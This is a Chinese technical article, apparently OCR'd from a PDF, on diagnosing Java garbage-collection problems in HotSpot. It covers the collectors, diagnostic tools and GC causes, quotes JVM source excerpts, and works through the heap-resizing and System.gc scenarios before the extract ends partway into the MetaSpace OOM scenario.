目前在 Hotspot VM 中主要有分代收集和分区收集两大类，具体可以看下面的这个图，不过未来会逐渐向分区收集发展。在美团内部，有部分业务尝试用了 ZGC（感兴趣的同学可以学习下这篇文章 新一代垃圾回收器 ZGC 的探索与实践），其余基本都停留在 CMS 和 G1 上。另外在 JDK11 后提供了一个不执行任何垃圾回收动作的回收器 Epsilon（A No-Op Garbage Collector）用作性能分析。另外一个就是 Azul 的 Zing JVM，其 C4（Concurrent Continuously Compacting Collector）收集器也在业内有一定的影响力。




备注：值得一提的是，早些年国内 GC 技术的布道者 RednaxelaFX（江湖人称 R 大）也曾就职于 Azul，本文的一部分材料也参考了他的一些文章。

2.5.1 分代收集器

- **ParNew：**一款多线程的收集器，采用复制算法，主要工作在 Young 区，可以通过 `-XX:ParallelGCThreads` 参数来控制收集的线程数，整个过程都是 STW 的，常与 CMS 组合使用。
- **CMS：**以获取最短回收停顿时间为目标，采用“标记－清除”算法，分 4 大步进行垃圾收集，其中初始标记和重新标记会 STW ，多数应用于互联网站或者 B/S 系统的服务器端上，JDK9 被标记弃用，JDK14 被删除，详情可见 JEP 363。


2.5.2 分区收集器

- **G1：**一种服务器端的垃圾收集器，应用在多处理器和大容量内存环境中，在实现高吞吐量的同时，尽可能地满足垃圾收集暂停时间的要求。
- **ZGC：**JDK11 中推出的一款低延迟垃圾回收器，适用于大内存低延迟服务的内存管理和回收，SPECjbb 2015 基准测试，在 128G 的大堆下，最大停顿时间才 1.68 ms，停顿时间远胜于 G1 和 CMS。
- **Shenandoah：**由 Red Hat 的一个团队负责开发，与 G1 类似，基于 Region 设计的垃圾收集器，但不需要 Remember Set 或者 Card Table 来记录跨 Region 引用，停顿时间和堆的大小没有任何关系。停顿时间与 ZGC 接近，下图为与 CMS 和 G1 等收集器的 benchmark。



2.5.3 常用收集器

目前使用最多的是 CMS 和 G1 收集器，二者都有分代的概念，主要内存结构如下：



2.5.4 其他收集器

以上仅列出常见收集器，除此之外还有很多，如 Metronome、Stopless、Staccato、Chicken、Clover 等实时回收器，Sapphire、Compressor、Pauseless 等并发复制 / 整理回收器，Doligez-Leroy-Conthier 等标记整理回收器，由于篇幅原因，不在此一一介绍。

2.6 常用工具

工欲善其事，必先利其器，此处列出一些笔者常用的工具，具体情况大家可以自由选择，本文的问题都是使用这些工具来定位和分析的。

2.6.1 命令行终端

- 标准终端类：jps、jinfo、jstat、jstack、jmap
- 功能整合类：jcmd、vjtools、arthas、greys

2.6.2 可视化界面

- 简易：JConsole、JVisualvm、HA、GCHisto、GCViewer
- 进阶：MAT、JProfiler

命令行推荐 arthas ，可视化界面推荐 JProfiler，此外还有一些在线的平台 gceasy、heaphero、fastthread ，美团内部的 Scalpel（一款自研的 JVM 问题诊断工具，暂时未开源）也比较好用。

3. GC 问题判断

在做 GC 问题排查和优化之前，我们需要先来明确下到底是不是 GC 直接导致的问题，或者应用代码导致的 GC 异常，最终出现问题。

3.1 判断 GC 有没有问题?

3.1.1 设定评价标准

评判 GC 的两个核心指标：

- **延迟（Latency）：** 也可以理解为最大停顿时间，即垃圾收集过程中一次 STW 的最长时间，越短越好，一定程度上可以接受频次的增大，GC 技术的主要发展方向。
- **吞吐量（Throughput）：** 应用系统的生命周期内，由于 GC 线程会占用 Mutator 当前可用的 CPU 时钟周期，吞吐量即为 Mutator 有效花费的时间占

系统总运行时间的百分比，例如系统运行了 100 min，GC 耗时 1 min，则系统吞吐量为 99%，吞吐量优先的收集器可以接受较长的停顿。

目前各大互联网公司的系统基本都更追求低延时，避免一次 GC 停顿的时间过长对用户体验造成损失，衡量指标需要结合一下应用服务的 SLA，主要如下两点来判断：

$$t_{stw} \le t_{tp9999} \quad (t_{stw}\text{为单次停顿时间，}t_{tp9999}\text{为应用4个9耗时})$$

$$(1 - \frac{\sum_{k=1}^{n} c_k \bar{t}_k}{T_n}) \times 100\% \ge 99.99\% \quad (c_k\text{为一个时间周期内}gc\text{次数，}\bar{t}_k\text{为该时间周期平均停顿时间，}T_n\text{为总时间})$$

简而言之，即为**一次停顿的时间不超过应用服务的 TP9999，GC 的吞吐量不小于 99.99%**。举个例子，假设某个服务 A 的 TP9999 为 80 ms，平均 GC 停顿为 30 ms，那么该服务的最大停顿时间最好不要超过 80 ms，GC 频次控制在 5 min 以上一次。如果满足不了，那就需要调优或者通过更多资源来进行并联冗余。（大家可以先停下来，看看监控平台上面的 gc.meantime 分钟级别指标，如果超过了 6 ms 那单机 GC 吞吐量就达不到 4 个 9 了。）

备注：除了这两个指标之外还有 Footprint（资源量大小测量）、反应速度等指标，互联网这种实时系统追求低延迟，而很多嵌入式系统则追求 Footprint。


3.1.2 读懂 GC Cause

拿到 GC 日志，我们就可以简单分析 GC 情况了，通过一些工具，我们可以比较直观地看到 Cause 的分布情况，如下图就是使用 gceasy 绘制的图表：

GC Causes

(What events caused the GCs, how much time it consumed?)

Cause	Count	Avg Time	Max Time	Total Time	Time %
Others	3	n/a	n/a	1 min 55 sec 640 ms	38.6%
Allocation Failure	1638	68.6 ms	18 sec 200 ms	1 min 52 sec 340 ms	37.5%
Concurrent Mode Failure	8	6 sec 59 ms	11 sec 960 ms	48 sec 470 ms	16.18%
Full GC - Allocation Failure	5	2 sec 816 ms	3 sec 100 ms	14 sec 80 ms	4.7%
Promotion Failure	1	8 sec 240 ms	8 sec 240 ms	8 sec 240 ms	2.75%
GCLocker Initiated GC	13	62.3 ms	130 ms	810 ms	0.27%
Total	1668	n/a	n/a	4 min 59 sec 580 ms	100.0%



如上图所示，我们很清晰的就能知道是什么原因引起的 GC，以及每次的时间花费情况，但是要分析 GC 的问题，先要读懂 GC Cause，即 JVM 什么样的条件下选择进行 GC 操作，具体 Cause 的分类可以看一下 Hotspot 源码：src/share/vm/gc/shared/gcCause.hpp 和 src/share/vm/gc/shared/gcCause.cpp 中。

```
const char* GCCause::to_string(GCCause::Cause cause) {
  switch (cause) {
    case _java_lang_system_gc:
      return "System.gc()";

    case _full_gc_alot:
      return "FullGCAlot";

    case _scavenge_alot:
      return "ScavengeAlot";

    case _allocation_profiler:
      return "Allocation Profiler";

    case _jvmti_force_gc:
      return "JvmtiEnv ForceGarbageCollection";

    case _gc_locker:
      return "GCLocker Initiated GC";

    case _heap_inspection:
      return "Heap Inspection Initiated GC";

    case _heap_dump:
      return "Heap Dump Initiated GC";

    case _wb_young_gc:
      return "WhiteBox Initiated Young GC";

    case _wb_conc_mark:
      return "WhiteBox Initiated Concurrent Mark";

    case _wb_full_gc:
      return "WhiteBox Initiated Full GC";

    case _no_gc:
      return "No GC";

    case _allocation_failure:
      return "Allocation Failure";
```

```
    case _tenured_generation_full:
      return "Tenured Generation Full";

    case _metadata_GC_threshold:
      return "Metadata GC Threshold";

    case _metadata_GC_clear_soft_refs:
      return "Metadata GC Clear Soft References";

    case _cms_generation_full:
      return "CMS Generation Full";

    case _cms_initial_mark:
      return "CMS Initial Mark";

    case _cms_final_remark:
      return "CMS Final Remark";

    case _cms_concurrent_mark:
      return "CMS Concurrent Mark";

    case _old_generation_expanded_on_last_scavenge:
      return "Old Generation Expanded On Last Scavenge";

    case _old_generation_too_full_to_scavenge:
      return "Old Generation Too Full To Scavenge";

    case _adaptive_size_policy:
      return "Ergonomics";

    case _g1_inc_collection_pause:
      return "G1 Evacuation Pause";

    case _g1_humongous_allocation:
      return "G1 Humongous Allocation";

    case _dcmd_gc_run:
      return "Diagnostic Command";

    case _last_gc_cause:
      return "ILLEGAL VALUE - last gc cause - ILLEGAL VALUE";

    default:
      return "unknown GCCause";
  }
  ShouldNotReachHere();
}
```

重点需要关注的几个 GC Cause：

- **System.gc()：**手动触发 GC 操作。
- **CMS：**CMS GC 在执行过程中的一些动作，重点关注 CMS Initial Mark 和 CMS Final Remark 两个 STW 阶段。
- **Promotion Failure：**Old 区没有足够的空间分配给 Young 区晋升的对象（即使总可用内存足够大）。
- **Concurrent Mode Failure：**CMS GC 运行期间，Old 区预留的空间不足以分配给新的对象，此时收集器会发生退化，严重影响 GC 性能，下面的一个案例即为这种场景。
- **GCLocker Initiated GC：**如果线程执行在 JNI 临界区时，刚好需要进行 GC，此时 GC Locker 将会阻止 GC 的发生，同时阻止其他线程进入 JNI 临界区，直到最后一个线程退出临界区时触发一次 GC。

什么时机使用这些 Cause 触发回收，大家可以看一下 CMS 的代码，这里就不讨论了，具体在 /src/hotspot/share/gc/cms/concurrentMarkSweepGeneration.cpp 中。

```
bool CMSCollector::shouldConcurrentCollect() {
  LogTarget(Trace, gc) log;

  if (_full_gc_requested) {
    log.print("CMSCollector: collect because of explicit  gc request
(or GCLocker)");
    return true;
  }

  FreelistLocker x(this);
  // ------------------------------------------------------------------
--
  // Print out lots of information which affects the initiation of
  // a collection.
  if (log.is_enabled() && stats().valid()) {
    log.print("CMSCollector shouldConcurrentCollect: ");

    LogStream out(log);
    stats().print_on(&out);
```

```
    log.print("time_until_cms_gen_full %3.7f", stats().time_until_cms_
gen_full());
    log.print("free=" SIZE_FORMAT, _cmsGen->free());
    log.print("contiguous_available=" SIZE_FORMAT, _cmsGen->contiguous_
available());
    log.print("promotion_rate=%g", stats().promotion_rate());
    log.print("cms_allocation_rate=%g", stats().cms_allocation_rate());
    log.print("occupancy=%3.7f", _cmsGen->occupancy());
    log.print("initiatingOccupancy=%3.7f", _cmsGen->initiating_
occupancy());
    log.print("cms_time_since_begin=%3.7f", stats().cms_time_since_
begin());
    log.print("cms_time_since_end=%3.7f", stats().cms_time_since_
end());
    log.print("metadata initialized %d", MetaspaceGC::should_concurrent_
collect());
  }
  // ------------------------------------------------------------------
--

  // If the estimated time to complete a cms collection (cms_
duration())
  // is less than the estimated time remaining until the cms
generation
  // is full, start a collection.
  if (!UseCMSInitiatingOccupancyOnly) {
    if (stats().valid()) {
      if (stats().time_until_cms_start() == 0.0) {
        return true;
      }
    } else {

      if (_cmsGen->occupancy() >= _bootstrap_occupancy) {
        log.print(" CMSCollector: collect for bootstrapping
statistics: occupancy = %f, boot occupancy = %f",
                  _cmsGen->occupancy(), _bootstrap_occupancy);
        return true;
      }
    }
  }
  if (_cmsGen->should_concurrent_collect()) {
    log.print("CMS old gen initiated");
    return true;
  }

  CMSHeap* heap = CMSHeap::heap();
  if (heap->incremental_collection_will_fail(true /* consult_young */))
{
    log.print("CMSCollector: collect because incremental collection
will fail ");
```

```
    return true;
  }

  if (MetaspaceGC::should_concurrent_collect()) {
    log.print("CMSCollector: collect for metadata allocation ");
    return true;
  }

  // CMSTriggerInterval starts a CMS cycle if enough time has passed.
  if (CMSTriggerInterval >= 0) {
    if (CMSTriggerInterval == 0) {
      // Trigger always
      return true;
    }

    // Check the CMS time since begin (we do not check the stats
validity
    // as we want to be able to trigger the first CMS cycle as well)
    if (stats().cms_time_since_begin() >= (CMSTriggerInterval / ((double)
MILLIUNITS))) {
      if (stats().valid()) {
        log.print("CMSCollector: collect because of trigger interval
(time since last begin %3.7f secs)",
                  stats().cms_time_since_begin());
      } else {
        log.print("CMSCollector: collect because of trigger interval
(first collection)");
      }
      return true;
    }
  }

  return false;
}
```

3.2 判断是不是 GC 引发的问题?

到底是结果（现象）还是原因，在一次 GC 问题处理的过程中，如何判断是 GC 导致的故障，还是系统本身引发 GC 问题。这里继续拿在本文开头提到的一个 Case：“GC 耗时增大、线程 Block 增多、慢查询增多、CPU 负载高等四个表象，如何判断哪个是根因?”，笔者这里根据自己的经验大致整理了四种判断方法供参考：

- **时序分析：**先发生的事件是根因的概率更大，通过监控手段分析各个指标的异常时间点，还原事件时间线，如先观察到 CPU 负载高（要有足够的时间

Gap），那么整个问题影响链就可能是：CPU 负载高 -> 慢查询增多 -> GC 耗时增大 -> 线程 Block 增多 -> RT 上涨。

- **概率分析：**使用统计概率学，结合历史问题的经验进行推断，由近到远按类型分析，如过往慢查的问题比较多，那么整个问题影响链就可能是：慢查询增多 -> GC 耗时增大 -> CPU 负载高 -> 线程 Block 增多 -> RT 上涨。
- **实验分析：**通过故障演练等方式对问题现场进行模拟，触发其中部分条件（一个或多个），观察是否会发生问题，如只触发线程 Block 就会发生问题，那么整个问题影响链就可能是：线程 Block 增多 -> CPU 负载高 -> 慢查询增多 -> GC 耗时增大 -> RT 上涨。
- **反证分析：**对其中某一表象进行反证分析，即判断表象的发不发生跟结果是否有相关性，例如我们从整个集群的角度观察到某些节点慢查和 CPU 都正常，但也出了问题，那么整个问题影响链就可能是：GC 耗时增大 -> 线程 Block 增多 -> RT 上涨。

不同的根因，后续的分析方法是完全不同的。如果是 CPU 负载高那可能需要用火焰图看下热点、如果是慢查询增多那可能需要看下 DB 情况、如果是线程 Block 引起那可能需要看下锁竞争的情况，最后如果各个表象证明都没有问题，那可能 GC 确实存在问题，可以继续分析 GC 问题了。

3.3 问题分类导读


3.3.1 Mutator 类型

Mutator 的类型根据对象存活时间比例图来看主要分为两种，在弱分代假说中也提到类似的说法，如下图所示“Survival Time”表示对象存活时间，“Rate”表示对象分配比例：

- **IO 交互型：**互联网上目前大部分的服务都属于该类型，例如分布式 RPC、MQ、HTTP 网关服务等，对内存要求并不大，大部分对象在 TP9999 的时间内都会死亡，Young 区越大越好。

- **MEM 计算型：**主要是分布式数据计算 Hadoop，分布式存储 HBase、Cassandra，自建的分布式缓存等，对内存要求高，对象存活时间长，Old 区越大越好。

当然，除了二者之外还有介于两者之间的场景，本篇文章主要讨论第一种情况。对象 Survival Time 分布图，对我们设置 GC 参数有着非常重要的指导意义，如下图就可以简单推算分代的边界。



3.3.2 GC 问题分类

笔者选取了九种不同类型的 GC 问题，覆盖了大部分场景，如果有更好的场景，欢迎在评论区给出。

- **Unexpected GC：**意外发生的 GC，实际上不需要发生，我们可以通过一些手段去避免。
  - **Space Shock：**空间震荡问题，参见“场景一：动态扩容引起的空间震荡”。
  - **Explicit GC：**显示执行 GC 问题，参见“场景二：显式 GC 的去与留”。
- **Partial GC：**部分收集操作的 GC，只对某些分代 / 分区进行回收。
  - **Young GC：**分代收集里面的 Young 区收集动作，也可以叫做 Minor GC。
    - **ParNew：**Young GC 频繁，参见“场景四：过早晋升”。
  - **Old GC：**分代收集里面的 Old 区收集动作，也可以叫做 Major GC，有些也会叫做 Full GC，但其实这种叫法是不规范的，在 CMS 发生 Fore-

ground GC 时才是 Full GC，CMSScavengeBeforeRemark 参数也只是在 Remark 前触发一次 Young GC。

  - **CMS：** Old GC 频繁，参见“场景五：CMS Old GC 频繁”。
  - **CMS：** Old GC 不频繁但单次耗时大，参见“场景六：单次 CMS Old GC 耗时长”。
- **Full GC：** 全量收集的 GC，对整个堆进行回收，STW 时间会比较长，一旦发生，影响较大，也可以叫做 Major GC，参见“场景七：内存碎片 & 收集器退化”。
- **MetaSpace：** 元空间回收引发问题，参见“场景三：MetaSpace 区 OOM”。
- **Direct Memory：** 直接内存（也可以称作为堆外内存）回收引发问题，参见“场景八：堆外内存 OOM”。
- **JNI：** 本地 Native 方法引发问题，参见“场景九：JNI 引发的 GC 问题”。

3.3.3 排查难度


一个问题的**解决难度跟它的常见程度成反比**，大部分我们都可以通过各种搜索引擎找到类似的问题，然后用同样的手段尝试去解决。当一个问题在各种网站上都找不到相似的问题时，那么可能会有两种情况，一种这不是一个问题，另一种就是遇到一个隐藏比较深的问题，遇到这种问题可能就要深入到源码级别去调试了。以下 GC 问题场景，排查难度从上到下依次递增。

4. 常见场景分析与解决

4.1 场景一：动态扩容引起的空间震荡

4.1.1 现象

服务**刚刚启动时 GC 次数较多**，最大空间剩余很多但是依然发生 GC，这种情况我们可以通过观察 GC 日志或者通过监控工具来观察堆的空间变化情况即可。GC Cause 一般为 Allocation Failure，且在 GC 日志中会观察到经历一次 GC ，堆内各个空间的大小会被调整，如下图所示：



4.1.2 原因

在 JVM 的参数中 `-Xms` 和 `-Xmx` 设置的不一致，在初始化时只会初始 `-Xms` 大小的空间存储信息，每当空间不够用时再向操作系统申请，这样的话必然要进行一次 GC。具体是通过 `ConcurrentMarkSweepGeneration::compute_new_size()` 方法计算新的空间大小：


```
void ConcurrentMarkSweepGeneration::compute_new_size() {
  assert_locked_or_safepoint(Heap_lock);

  // If incremental collection failed, we just want to expand
  // to the limit.
  if (incremental_collection_failed()) {
    clear_incremental_collection_failed();
    grow_to_reserved();
    return;
  }

  // The heap has been compacted but not reset yet.
  // Any metric such as free() or used() will be incorrect.

  CardGeneration::compute_new_size();

  // Reset again after a possible resizing
  if (did_compact()) {
    cmsSpace()->reset_after_compaction();
  }
}
```

另外，如果空间剩余很多时也会进行缩容操作，JVM 通过 `-XX:MinHeapFreeRatio` 和 `-XX:MaxHeapFreeRatio` 来控制扩容和缩容的比例，调节这两个值也可以控制伸缩的时机，例如扩容便是使用 `GenCollectedHeap::expand_heap_and_allocate()` 来完成的，代码如下：

```
HeapWord* GenCollectedHeap::expand_heap_and_allocate(size_t size, bool
is_tlab) {
```

```
  HeapWord* result = NULL;
  if (_old_gen->should_allocate(size, is_tlab)) {
    result = _old_gen->expand_and_allocate(size, is_tlab);
  }
  if (result == NULL) {
    if (_young_gen->should_allocate(size, is_tlab)) {
      result = _young_gen->expand_and_allocate(size, is_tlab);
    }
  }
  assert(result == NULL || is_in_reserved(result), "result not in
heap");
  return result;
}
```

整个伸缩的模型理解可以看这个图，当 committed 的空间大小超过了低水位 / 高水位的大小，capacity 也会随之调整：



4.1.3 策略

定位：观察 CMS GC 触发时间点 Old/MetaSpace 区的 committed 占比是不是一个固定的值，或者像上文提到的观察总的内存使用率也可以。

解决：尽量**将成对出现的空间大小配置参数设置成固定的**，如 `-Xms` 和 `-Xmx`，`-XX:-MaxNewSize` 和 `-XX:NewSize`，`-XX:MetaSpaceSize` 和 `-XX:MaxMetaSpace-Size` 等。

4.1.4 小结

一般来说，我们需要保证 Java 虚拟机的堆是稳定的，确保 `-Xms` 和 `-Xmx` 设置的是一个值（即初始值和最大值一致），获得一个稳定的堆，同理在 MetaSpace 区也有类似的问题。不过在不追求停顿时间的情况下震荡的空间也是有利的，可以动态地伸缩以节省空间，例如作为富客户端的 Java 应用。

这个问题虽然初级，但是发生的概率还真不小，尤其是在一些规范不太健全的情况下。

4.2 场景二：显式 GC 的去与留

4.2.1 现象

除了扩容缩容会触发 CMS GC 之外，还有 Old 区达到回收阈值、MetaSpace 空间不足、Young 区晋升失败、大对象担保失败等几种触发条件，如果这些情况都没有发生却触发了 GC？这种情况有可能是代码中手动调用了 System.gc 方法，此时可以找到 GC 日志中的 GC Cause 确认下。那么这种 GC 到底有没有问题，翻看网上的一些资料，有人说可以添加 `-XX:+DisableExplicitGC` 参数来避免这种 GC，也有人说不能加这个参数，加了就会影响 Native Memory 的回收。先说结论，笔者这里建议保留 System.gc，那为什么要保留？我们一起来分析下。

4.2.2 原因

找到 System.gc 在 Hotspot 中的源码，可以发现增加 `-XX:+DisableExplicitGC` 参数后，这个方法变成了一个空方法，如果没有加的话便会调用 `Universe::heap()::collect` 方法，继续跟进到这个方法中，发现 System.gc 会引发一次 STW 的 Full GC，对整个堆做收集。

```
JVM_ENTRY_NO_ENV(void, JVM_GC(void))
  JVMWrapper("JVM_GC");
  if (!DisableExplicitGC) {
    Universe::heap()->collect(GCCause::_java_lang_system_gc);
  }
JVM_END
```

```
void GenCollectedHeap::collect(GCCause::Cause cause) {
  if (cause == GCCause::_wb_young_gc) {
    // Young collection for the WhiteBox API.
    collect(cause, YoungGen);
  } else {
#ifdef ASSERT
  if (cause == GCCause::_scavenge_alot) {
    // Young collection only.
    collect(cause, YoungGen);
  } else {
    // Stop-the-world full collection.
    collect(cause, OldGen);
  }
#else
    // Stop-the-world full collection.
    collect(cause, OldGen);
#endif
  }
}
```

保留 System.gc

此处补充一个知识点，**CMS GC 共分为 Background 和 Foreground 两种模式**，前者就是我们常规理解中的并发收集，可以不影响正常的业务线程运行，但 Foreground Collector 却有很大的差异，他会进行一次压缩式 GC。此压缩式 GC 使用的是跟 Serial Old GC 一样的 Lisp2 算法，其使用 Mark-Compact 来做 Full GC，一般称之为 MSC（Mark-Sweep-Compact），它收集的范围是 Java 堆的 Young 区和 Old 区以及 MetaSpace。由上面的算法章节中我们知道 compact 的代价是巨大的，那么使用 Foreground Collector 时将会带来非常长的 STW。如果在应用程序中 System.gc 被频繁调用，那就非常危险了。

去掉 System.gc

如果禁用掉的话就会带来另外一个内存泄漏问题，此时就需要说一下 DirectByteBuffer，它有着零拷贝等特点，被 Netty 等各种 NIO 框架使用，会使用到堆外内存。堆内存由 JVM 自己管理，堆外内存必须要手动释放，DirectByteBuffer 没有 Finalizer，它的 Native Memory 的清理工作是通过 `sun.misc.Cleaner` 自动完成

的，是一种基于 PhantomReference 的清理工具，比普通的 Finalizer 轻量些。

为 DirectByteBuffer 分配空间过程中会显式调用 System.gc ，希望通过 Full GC 来强迫已经无用的 DirectByteBuffer 对象释放掉它们关联的 Native Memory，下面为代码实现：

```
// These methods should be called whenever direct memory is allocated or
// freed.  They allow the user to control the amount of direct memory
// which a process may access.  All sizes are specified in bytes.
static void reserveMemory(long size) {

    synchronized (Bits.class) {
        if (!memoryLimitSet && VM.isBooted()) {
            maxMemory = VM.maxDirectMemory();
            memoryLimitSet = true;
        }
        if (size <= maxMemory - reservedMemory) {
            reservedMemory += size;
            return;
        }
    }

    System.gc();
    try {
        Thread.sleep(100);
    } catch (InterruptedException x) {
        // Restore interrupt status
        Thread.currentThread().interrupt();
    }
    synchronized (Bits.class) {
        if (reservedMemory + size > maxMemory)
            throw new OutOfMemoryError("Direct buffer memory");
        reservedMemory += size;
    }

}
```

HotSpot VM 只会在 Old GC 的时候才会对 Old 中的对象做 Reference Processing，而在 Young GC 时只会对 Young 里的对象做 Reference Processing。Young 中的 DirectByteBuffer 对象会在 Young GC 时被处理，也就是说，做 CMS GC 的话会对 Old 做 Reference Processing，进而能触发 Cleaner 对已死的 DirectByteBuffer 对象做清理工作。但如果很长一段时间里没做过 GC 或者只做了

Young GC 的话则不会在 Old 触发 Cleaner 的工作，那么就可能让本来已经死亡，但已经晋升到 Old 的 DirectByteBuffer 关联的 Native Memory 得不到及时释放。这几个实现特征使得依赖于 System.gc 触发 GC 来保证 DirectByteMemory 的清理工作能及时完成。如果打开了 `-XX:+DisableExplicitGC`，清理工作就可能得不到及时完成，于是就有发生 Direct Memory 的 OOM。

4.2.3 策略

通过上面的分析看到，无论是保留还是去掉都会有一定的风险点，不过目前互联网中的 RPC 通信会大量使用 NIO，所以笔者在这里建议保留。此外 JVM 还提供了 `-XX:+ExplicitGCInvokesConcurrent` 和 `-XX:+ExplicitGCInvokesConcurrentAndUnloadsClasses` 参数来将 System.gc 的触发类型从 Foreground 改为 Background，同时 Background 也会做 Reference Processing，这样的话就能大幅降低了 STW 开销，同时也不会发生 NIO Direct Memory OOM。

4.2.4 小结

不止 CMS，在 G1 或 ZGC 中开启 `ExplicitGCInvokesConcurrent` 模式，都会采用高性能的并发收集方式进行收集，不过还是建议在代码规范方面也要做好约束，规范好 System.gc 的使用。

P.S. HotSpot 对 System.gc 有特别处理，最主要的地方体现在一次 System.gc 是否与普通 GC 一样会触发 GC 的统计 / 阈值数据的更新，HotSpot 里的许多 GC 算法都带有自适应的功能，会根据先前收集的效率来决定接下来的 GC 中使用的参数，但 System.gc 默认不更新这些统计数据，避免用户强行 GC 对这些自适应功能的干扰（可以参考 -XX:+UseAdaptiveSizePolicyWithSystemGC 参数，默认是 false）。

4.3 场景三：MetaSpace 区 OOM

4.3.1 现象

JVM 在启动后或者某个时间点开始，**MetaSpace 的已使用大小在持续增长，同时每次 GC 也无法释放，调大 MetaSpace 空间也无法彻底解决**。

4.3.2 原因

在讨论为什么会 OOM 之前，我们先来看一下这个区里面会存什么数据，Java7 之前字符串常量池被放到了 Perm 区，所有被 intern 的 String 都会被存在这里，由于 String.intern 是不受控的，所以 `-XX:MaxPermSize` 的值也不太好设置，经常会出现 `java.lang.OutOfMemoryError: PermGen space` 异常，所以在 Java7 之后常量池等字面量（Literal）、类静态变量（Class Static）、符号引用（Symbols Reference）等几项被移到 Heap 中。而 Java8 之后 PermGen 也被移除，取而代之的是 MetaSpace。

在最底层，JVM 通过 mmap 接口向操作系统申请内存映射，每次申请 2MB 空间，这里是虚拟内存映射，不是真的就消耗了主存的 2MB，只有之后在使用的时候才会真的消耗内存。申请的这些内存放到一个链表中 VirtualSpaceList，作为其中的一个 Node。

在上层，MetaSpace 主要由 Klass Metaspace 和 NoKlass Metaspace 两大部分组成。

- **Klass MetaSpace：**就是用来存 Klass 的，就是 Class 文件在 JVM 里的运行时数据结构，这部分默认放在 Compressed Class Pointer Space 中，是一块连续的内存区域，紧接着 Heap。Compressed Class Pointer Space 不是必须有的，如果设置了 `-XX:-UseCompressedClassPointers`，或者 `-Xmx` 设置大于 32 G，就不会有这块内存，这种情况下 Klass 都会存在 NoKlass Metaspace 里。

- **NoKlass MetaSpace：**专门来存 Klass 相关的其他的内容，比如 Method，ConstantPool 等，可以由多块不连续的内存组成。虽然叫做 NoKlass Metaspace，但是也其实可以存 Klass 的内容，上面已经提到了对应场景。

